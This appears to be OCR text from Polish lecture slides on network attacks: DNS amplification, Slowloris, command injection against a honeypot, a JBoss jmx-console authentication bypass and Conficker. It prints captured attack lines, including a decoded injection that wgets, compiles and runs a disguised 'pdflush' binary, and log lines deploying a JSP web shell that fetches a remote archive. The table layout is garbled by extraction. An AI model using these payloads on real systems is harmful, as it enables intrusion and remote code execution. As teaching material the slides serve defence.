
Koniec marca 2013 atak na SpamHaus osiągnął maksymalną wartość około 300 GB/s !!!

DNS amplification attack na PW

Port Octets

Port Unicast Packets

DNS amplification attack na PW

- Wykorzystywaną do wzmocnienia domeną było directdate.asia
- Zapytanie typu ANY ma 41 bajtów
- Odpowiedź 518 bajtów po UDP (niepełna odpowiedź, wzmocnienie 12 razy)
- Odpowiedź 8300 bajtów !!! (po TCP, wzmocnienie ponad 200 razy).

Slowloris

- Aby wykorzystać zasoby serwera niekoniecznie trzeba generować bardzo duży ruchu
- Slowloris stara się utrzymać jak najwięcej sesji poprzez bardzo wolne i nigdy nie kończące się podsyłanie żądania
- Z punkty widzenia serwera zajmuje to jego zasoby (wątki i pamięć związane z danym połączeniem)
- Z punktu widzenia atakującego wykorzystuje minimalne zasoby sieciowe

Ataki wykorzystujące błędy w oprogramowaniu

- Command Injection
- Błąd w programie możliwość pominięcia procesu uwierzytelnienia
- Remote Code Execution robak Conficker

Command Injection

Żądanie skierowane do systemu HoneyPot

	<u>72</u> [0]	<u>139.18.2.209</u> [0]	07 November 2012 13:39:28	
.:: MENU ::.	<u>73</u> [0]	<u>217.27.69.163</u> [<u>0</u>]	07 November 2012 23:09:23	/
<u>Visitors</u> <u>Transactions</u> <u>Activity</u> <u>Search</u> <u>All notes</u> Marked	<u>74</u> [<u>1</u>]	85.236.52.116 [<u>1</u>]	<u>08 November 2012 00:25:16</u>	/img/common/footer.php?z=%75%6e%61%6d%65%20%2d%61%3b%75%6e%73%65%74%20%48%49%53%54%46%49%4c%45%3b%63%64%20%2f%76%61%72%2f%74%6d%70%2f%3b%77%67%65%74%20%68%74%74%70%3a%2f%2f%38%35%2e%32%31%34%2e%32%35%34%2e%31%38%31%2f%63%73%73%2f%74%6d%70%20%2d%4f%20%70%64%66%6c%75%73%68%3b%77%67%65%74%20%68%74%74%70%3a%2f%2f%38%35%2e%32%31%34%2e%32%35%34%2e%31%38%31%2f%63%73%73%2f%74%6d%70%2e%63%20%2d%4f%20%78
.:: VIEWS ::.				
Only numbers With REQUEST URI With HTTP USER AGENT With HTTP HOST .:: SORT BY ::.				%78%2e%63%3b%67%63%63%20%2d%6f%20%70%64%66%6c%75%73%68%20%74%6d%70%2e%63%3b%67%63%63%20%2d%6f%20%70%64%66%6c%75%73%68%20%78%78%2e%63%3b%72%66%20%2a%2e%63%2a%3b%73%74%72%69%70%20%70%64%66%6c%75%73%68%3b%63%68%6d%6f%64%20%2b%78%20%70%64%66%6c%75%73%68%3b%63%68%3b%2f%76%61%72%2f%74%6d%70%2f%70%64%66%6
<u>Transaction</u> Visitor IP	75 [0]	242 22 24 72 52	20.11	c%75%73%68
<u>Date/Time</u>	<u>75 [0]</u>	210.83.84.72 [0]	08 November 2012 02:41:47	/w00tw00t.at.blackhats.romanian.anti-sec:)
REQUEST URI	<u>76 [0]</u>	210.83.84.72 [0]	08 November 2012 02:41:48	/phpMyAdmin/scripts/setup.php
	77 [0]	210.83.84.72 [0]	08 November 2012 02:41:49	/phpmyadmin/scripts/setup.php
!	<u>78 [0]</u>	210.83.84.72 [0]	08 November 2012 02:41:50	/pma/scripts/setup.php
	79 [0]	<u>210.83.84.72</u> [0]	08 November 2012 02:41:51 08 November 2012 02:41:52	/myadmin/scripts/setup.php
-	<u>80 [0]</u>	<u>210.83.84.72</u> [0]		/MyAdmin/scripts/setup.php
	<u>81 [0]</u> <u>82 [0]</u>	<u>194.29.168.115</u> [0] 194.29.168.115 [0]	08 November 2012 18:04:48 08 November 2012 18:06:09	/index.html
-	83 [0]	194.29.168.115 [0]	08 November 2012 18:06:37	/index.html
	84 [0]	192.168.41.127 [0]	08 November 2012 18:18:38	/index.html?efwgwe=reheh
	85 [0]	93.84.61.12 [0]	08 November 2012 18:56:04	http://www.google.com/
	86 [0]	119.254.71.2 [0]	09 November 2012 04:18:44	/
	87 [0]	130.192.108.117 [0]	10 November 2012 02:10:44	/

Command Injection

Rozkodowana treść żądania


```
http://...../?z=uname -a;unset
HISTFILE;cd /var/tmp/;wget
http://ww.xx.yy.zz/css/tmp -O pdflush;wget
http://ww.xx.yy.zz/css/tmp.c -O xx.c;gcc -o
pdflush tmp.c;gcc -o pdflush xx.c;rm -rf
*.c*;strip pdflush;chmod +x
pdflush;/var/tmp/pdflush
```

Błąd w programie – możliwość pominięcia procesu uwierzytelnienia


 Analiza logów serwera WWW po wykryciu faktu włamania

```
ww.xx.yy.zz - - [02/Jan/2013:17:02:15 +0100] "HEAD /jmx-console/HtmlAdaptor?action=invokeOpByName&name=jboss.admin%3Aservice% 3DDeploymentFileRepository&methodName=store&argType=java.lang.String&arg 0=zecmd.war&argType=java.lang.String&arg1=zecmd&argType=java.lang.String&arg2=.jsp&argType=java.lang.String&arg3=%3c%25%40%20%70 ... HTTP/1.0" 500 - "-" "-" ww.xx.yy.zz - - [02/Jan/2013:17:02:16 +0100] "GET /zecmd/zecmd.jsp HTTP/1.0" 200 167 "-" "-" ww.xx.yy.zz - - [02/Jan/2013:17:02:16 +0100] "GET /zecmd/zecmd.jsp?comment=wget+http://...../a.tar.gz HTTP/1.0" 200 226 "-" "-" ww.xx.yy.zz - - [02/Jan/2013:17:02:19 +0100] "GET /zecmd/zecmd.jsp?comment=tar+xzvf+a.tar.gz HTTP/1.0" 200 283 "-" "-"
```

Błąd w programie – możliwość pominięcia procesu uwierzytelnienia

Remote Code Execution – robak Conficker

Remote Code Execution – robak Conficker

